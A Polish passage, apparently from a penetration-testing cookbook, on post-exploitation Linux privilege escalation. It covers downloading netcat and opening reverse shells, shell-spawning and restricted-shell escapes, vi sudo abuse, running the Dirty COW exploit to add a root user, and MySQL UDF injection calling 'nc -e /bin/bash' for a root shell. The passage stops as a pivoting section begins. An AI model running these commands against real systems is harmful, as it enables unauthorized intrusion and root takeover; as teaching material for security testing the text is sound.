Co teraz zrobić, jeśli masz powłokę?

Wprowadzenie

To jest eskalacja uprawnień, zgodnie z opisem w Wikipedii, eskalacja uprawnień to działanie polegające na wykorzystaniu błędu, wady projektowej lub niedopatrzenia w konfiguracji w systemie operacyjnym lub aplikacji oprogramowania w celu uzyskania wyższego dostępu do zasobów, które są normalnie chronione przed aplikacją lub użytkownikiem. Powoduje to nieautoryzowany dostęp do zasobów. Możliwe są dwa typy eskalacji uprawnień:

Pozioma: ma to miejsce w warunkach, w których możemy wykonywać polecenia lub funkcje, które pierwotnie nie były przeznaczone dla dostępu użytkownika, który obecnie mamy

Pionowa: tego rodzaju eksploatacja ma miejsce, gdy możemy eskalować nasze uprawnienia do wyższego poziomu użytkownika, na przykład uzyskując uprawnienia roota w systemie

Dowiesz się o różnych sposoach eskalacji naszych uprawnień w systemach Linux i Windows, a także uzyskiwania dostępu do sieci wewnętrznej.


Uruchamianie powłoki TTY

Omówiliśmy różne typy eskalacji uprawnień. Teraz przyjrzyjmy się kilku przykładom, jak uzyskać powłokę TTY w tym systemie. TTY prezentuje proste środowisko wyjściowe tekstu, które pozwala nam wpisywać polecenia i otrzymywać dane wyjściowe.


Jak to zrobić...

1. Przyjrzyjmy się poniższemu przykładowi, w którym mamy aplikację internetową uruchamiającą

zenPHOTO:



2. W zenPHOTO jest już uruchomiony publiczny exploit, do którego uzyskujemy dostęp za pośrednictwem ograniczonej powłoki:




3. Ponieważ jest to ograniczona powłoka, próbujemy jej uniknąć i uzyskać połączenie odwrotne, najpierw wgrywając netcat do systemu, a następnie używając netcat, aby uzyskać połączenie zwrotne:

wget x.x.x.x/netcat –o /tmp/netcat

4. Teraz możemy nawiązać połączenie zwrotne za pomocą następującego polecenia:

netcat <nasz adres IP> -e /bin/bash <numer portu>



5. Patrząc na nasze okno Terminala, w którym skonfigurowaliśmy nasz program nasłuchujący, zobaczymy udane połączenie:

nc –lnvp <numer portu>

```
listening on [any] 443 ...
192.168.1.150: inverse host lookup failed: Unknown host
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.150] 36128
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Uzyskajmy bardziej stabilną powłokę TTY; zakładając, że jest to system Linux, mamy już zainstalowanego Pythona i możemy uzyskać powłokę za pomocą tego:

python -c 'import pty; pty.spawn("/bin/sh")'

```
www-data@canyoupwnme:/var/www$
```

Teraz mamy o wiele lepszy sposób wykonywania poleceń. Czasami możemy znaleźć się w sytuacji, w której powłoka, do której uzyskujemy dostęp przez ssh lub inną metodę, jest powłoką ograniczoną. Jedną z bardzo znanych ograniczonych powłok jest lshell, która pozwala nam uruchamiać tylko kilka poleceń, takich jak echo, ls, help itd. Ucieczka z lshell jest łatwa, ponieważ wystarczy wpisać:

echo os.system('/bin/bash')

I mamy dostęp do powłoki poleceń bez żadnych ograniczeń.

Shell Spawning

- `python -c 'import pty; pty.spawn("/bin/sh")'`
- `echo os.system('/bin/bash')`
- `/bin/sh -i`
- `perl -e 'exec "/bin/sh";'`
- `perl: exec "/bin/sh";`

Poszukiwanie słabości

Teraz, gdy mamy stabilną powłokę, musimy poszukać luk, błędnych konfiguracji lub czegokolwiek, co pomoże nam w eskalacji uprawnień w systemie. W tym przepisie przyjrzymy się niektórym sposobom, w jakie uprawnienia mogą zostać podniesione, aby uzyskać dostęp do korzenia systemu.

Jak to zrobić...

Podstawowym krokiem, który poleciłbym wszystkim po utworzeniu powłoki na serwerze, jest wykonanie jak największej liczby wyliczeń: im więcej wiemy, tym większą mamy szansę na eskalację uprawnień w systemie. Kluczowe kroki eskalacji uprawnień, jak wspomniano w g0tmi1k, w systemie są następujące:

Zbieranie: wyliczanie, więcej wyliczania i trochę więcej wyliczania.


Przetwarzanie: sortowanie danych, analiza i ustalanie priorytetów.

Wyszukiwanie: wiedza, czego szukać i gdzie znaleźć kod exploita.

Dostosowywanie: dostosowywanie exploita tak, aby pasował. Nie każdy exploit działa w każdym systemie od razu.

Spróbuj: Przygotuj się na (wiele) prób i błędów.

Przyjrzymy się niektórym z najpopularniejszych skryptów dostępnych w Internecie, które ułatwiają nam pracę, drukując wszystko, czego potrzebujemy, w sformatowanej formie. Pierwszym z nich jest LinEnum, który jest skryptem powłoki utworzonym przez użytkownika reboot. Wykonuje ponad 65 sprawdzeń i pokazuje nam wszystko, czego potrzebujemy na początek:



Patrząc na kod źródłowy, zobaczymy, że wyświetla on informacje takie jak wersja jądra, informacje o użytkowniku, katalogi z dostępem dla każdego użytkownika itd.:

```
#basic kernel info
unameinfo=`uname -a 2>/dev/null`
if [ "$unameinfo" ]; then
  echo -e "\e[00;31mKernel information:\e[00m\n$unameinfo" |tee -a $report 2>/dev/null
  echo -e "\n" |tee -a $report 2>/dev/null
else
  :
fi

procver=`cat /proc/version 2>/dev/null`
if [ "$procver" ]; then
  echo -e "\e[00;31mKernel information (continued):\e[00m\n$procver" |tee -a $report 2>/dev/null
  echo -e "\n" |tee -a $report 2>/dev/null
else
  :
fi

#search all *-release files for version info
```

Następny skrypt, którego możemy użyć, to LinuxPrivChecker. Jest napisany w Pythonie. Ten skrypt sugeruje również exploity eskalacji uprawnień, które można wykorzystać w systemie:

```
# Networking Info

print "[*] GETTING NETWORKING INFO...\n"

netInfo = {"NETINFO":{"cmd":"/sbin/ifconfig -a", "msg":"Interfaces", "results":results},
       "ROUTE":{"cmd":"route", "msg":"Route", "results":results},
       "NETSTAT":{"cmd":"netstat -antup | grep -v 'TIME_WAIT'", "msg":"Netstat", "results":results}
       }

netInfo = execCmd(netInfo)
printResults(netInfo)

# File System Info
print "[*] GETTING FILESYSTEM INFO...\n"

driveInfo = {"MOUNT":{"cmd":"mount","msg":"Mount results", "results":results},
        "FSTAB":{"cmd":"cat /etc/fstab 2>/dev/null", "msg":"fstab entries", "results":results}
        }
```

Kolejny świetny skrypt został stworzony przez Arr0waya (https:/ / twitter. com/ Arr0way). Udostępnił go na swoim blogu, https:/ / highon. coffee/ blog/ linux- local- enumeration- script. Możemy przeczytać kod źródłowy dostępny na blogu, aby sprawdzić wszystko, co skrypt robi:


```
"$BLUE## $RED /etc/fstab File Contents"
"\n"
"$BLUE"
"##"
"\n"
'%*s\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
"\n"
"$NORMAL"
at /etc/fstab



"\n"
"$BLUE"
'%*s\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
"##"
"\n"
"$RED"
"$BLUE## $RED /etc/passwd File Contents"
```

Eskalacja pozioma

Nauczyłeś się już, jak uruchomić powłokę TTY i wykonać enumerację. W tym przepisie przyjrzymy się niektórym metodom, w których można wykonać eskalację poziomą, aby uzyskać więcej uprawnień w systemie.

Jak to zrobić...

Mamy tutaj sytuację, w której mamy odwróconą powłokę jako www-data. Po uruchomieniu sudo –- list okazuje się, że użytkownik ma prawo otworzyć plik konfiguracyjny jako inny użytkownik, waldo:



Więc otwieramy plik konfiguracyjny w edytorze VI i aby uzyskać powłokę w VI, wpisujemy to w wierszu poleceń VI:

!bash

Teraz mamy powłokę z użytkownikiem waldo. Więc nasza eskalacja zakończyła się sukcesem. W niektórych przypadkach możemy również znaleźć autoryzowane klucze w katalogu ssh lub zapisane hasła, które pomogą nam wykonać eskalację poziomą.


Eskalacja pionowa

W tym przepisie przyjrzymy się kilku przykładom, dzięki którym możemy uzyskać dostęp do konta root na złożonym komputerze. Kluczem do udanej eskalacji jest zebranie jak największej ilości informacji o systemie.

Jak to zrobić...

Pierwszym krokiem rootowania dowolnego komputera byłoby sprawdzenie, czy istnieją jakieś publicznie dostępne lokalne exploity roota:

1. Możemy użyć skryptów, takich jak Linux Exploit Suggester. Jest to skrypt napisany w Perlu, w którym możemy określić wersję jądra, a on pokaże nam możliwe publicznie dostępne exploity, których możemy użyć, aby uzyskać uprawnienia roota. Skrypt można pobrać ze strony https:/ / github.com/ PenturaLabs/ Linux_ Exploit_Suggester: git clone https://github.com/PenturaLabs/Linux_Exploit_Sugge ster.git



2. Teraz przechodzimy do katalogu za pomocą polecenia cd:


cd Linux_Exploit_Suggester/

3. Jest prosty w użyciu, a wersję jądra możemy znaleźć poleceniem:

uname –a


4. Możemy również użyć skryptów wyliczeniowych, które widzieliśmy w poprzednim przepisie. Gdy już mamy wersję, możemy jej użyć z naszym skryptem za pomocą następującego polecenia:

perl Linux_Exploit_Suggester.pl -k 2.6.18




Spróbujmy użyć jednego z exploitów; użyjemy najnowszego, który się pojawił, czyli brudnej krowy. Oto definicja brudnej krowy, jak wyjaśnia RedHat: znaleziono warunek wyścigu w sposobie, w jaki podsystem pamięci jądra Linuxa obsługiwał uszkodzenie kopiowania przy zapisie (COW) prywatnych mapowań pamięci tylko do odczytu. Nieuprzywilejowany użytkownik lokalny mógłby wykorzystać tę lukę, aby uzyskać dostęp do zapisu do mapowań pamięci, które w przeciwnym razie byłyby tylko do odczytu, i w ten sposób zwiększyć swoje uprawnienia w systemie.

Kod exploita można zobaczyć w bazie danych exploitów pod adresem https:/ / www.exploit-db.com/exploits/ 40839/ . Ten konkretny exploit dodaje nowego użytkownika do etc/passwd z uprawnieniami roota:



Pobieramy exploit i zapisujemy go w katalogu /tmp serwera. Jest napisany w języku C, więc możemy go skompilować za pomocą gcc na samym serwerze, używając następującego polecenia:

gcc –pthread dirty.c –o <outputname> -lcrypt



Zmieniamy uprawnienia pliku (chmod) za pomocą tego:

chmod +x dirty

A następnie uruchamiamy go za pomocą ./dirty. Stracimy dostęp do backconnect, ale jeśli wszystko pójdzie dobrze, możemy teraz połączyć się przez ssh z komputerem jako root z nazwą użytkownika firefart i hasłem firefart. Próbujemy połączyć się przez ssh za pomocą tego polecenia:

ssh –l firefart <Adres IP>

```
root@kali:~# ssh -l firefart 192.168.1.159
firefart@192.168.1.159's password:
Added user firefart.

Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Mar 16 09:11:50 EDT 2017

  System load: 0.0               Memory usage: 5%   Processes:       60
  Usage of /:  29.7% of 7.26GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Sun Mar 12 00:41:47 2017 from 192.168.0.126
firefart@Sedna:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

Teraz, dirty cow jest trochę niestabilny, ale możemy użyć tego obejścia, aby go ustabilizować:

echo 0 > /proc/sys/vm/dirty_writeback_centisecs

Wykonajmy polecenie ID; zobaczymy, że jesteśmy teraz rootem w systemie!

```
firefart@Sedna:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
firefart@Sedna:~# id
uid=0(firefart) gid=0(root) groups=0(root)
```

Teraz przyjrzyjmy się innej metodzie osiągnięcia roota. W tej sytuacji założymy, że mamy powłokę w systemie, a skrypty wyliczeniowe, które uruchomiliśmy, pokazały nam, że proces MySQL jest uruchomiony jako root w systemie.

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.238.130: inverse host lookup failed: Unknown server error : Co
connect to [192.168.238.135] from (UNKNOWN) [192.168.238.130] 33779
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
 02:15:51 up  1:46,  1 user,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                 00:30    4:19   0.61s  0.31s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-4.1$ cd /tmp
```

MySQL ma funkcję o nazwie User Defined Functions (UDF); przyjrzyjmy się sposobowi na uzyskanie uprawnień roota poprzez wstrzykiwanie UDF. Teraz mamy dwie opcje: albo pobrać kod i skompilować go na zainfekowanym systemie, albo pobrać wstępnie skompilowany kod z https:/ / github. com/ mysqludf/ lib_ mysqludf_ sys/ blob/ master/ lib_ mysqludf_ sys. so.

```
sh-4.1$ ls
ls
mysqludf.so
```

Po pobraniu logujemy się do bazy danych. Zazwyczaj ludzie pozostawiają domyślne hasło roota puste; lub możemy je uzyskać z plików konfiguracyjnych aplikacji internetowej działającej na serwerze. Teraz tworzymy tabelę i wstawiamy nasz plik do tabeli za pomocą następujących poleceń:

create table <table name> (hello blob);

insert into <table name> values (load_file('/path/to/mysql.so'));

select * from <table name> into dumpfile

'/usr/lib/mysql/plugin/mysqludf.so';

```
use mysql;
create table code (          );
insert into code values(load_file('/tmp/mysqludf.so'));
select * from code into dumpfile '/usr/lib/mysql/plugin/mysqludf.so';
create function sys_eval returns integer soname 'mysqludf.so';
```

W przypadku systemów Windows polecenia są takie same; inna byłaby tylko ścieżka do MySQL.

Następnie tworzymy funkcję sys_eval, która umożliwi nam uruchamianie poleceń systemowych jako użytkownik root. W przypadku systemu Windows uruchamiamy następujące polecenie:

CREATE FUNCTION sys_eval RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';

W przypadku systemu Linux uruchamiamy następujące polecenie:

CREATE FUNCTION sys_eval RETURNS integer SONAME 'mysqludf.so;

Teraz możemy używać sys_eval do wszystkiego, czego chcemy; na przykład, aby połączyć się z powrotem, możemy użyć tego:

select sys_eval('nc –v <our IP our Port> -e /bin/bash');

```
select sys_eval('nc -vv .                1234 -e /bin/bash');
```

Spowoduje to, że w systemie będziemy mieć powłokę odwróconą jako korzeń:

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
:              : inverse host lookup failed: Unknown server error :
connect to [1            )5] from (UNKNOWN) [:              0] 32936
id
uid=0(root) gid=0(root)
```


Istnieją również inne sposoby, takie jak dodanie naszego bieżącego użytkownika do pliku sudoers. Wszystko zależy od naszej wyobraźni.

Przeskakiwanie między węzłami – obracanie

Gdy już jesteśmy w jednym systemie w sieci, musimy teraz poszukać innych maszyn w sieci. Gromadzenie informacji jest takie samo, jak to, czego nauczyliśmy się w poprzednich częściach. Możemy zacząć od zainstalowania i użycia nmap, aby poszukać innych hostów i aplikacji lub usług. W tym przepisie poznasz kilka sztuczek, aby uzyskać dostęp do portu w sieci.

Jak to zrobić...

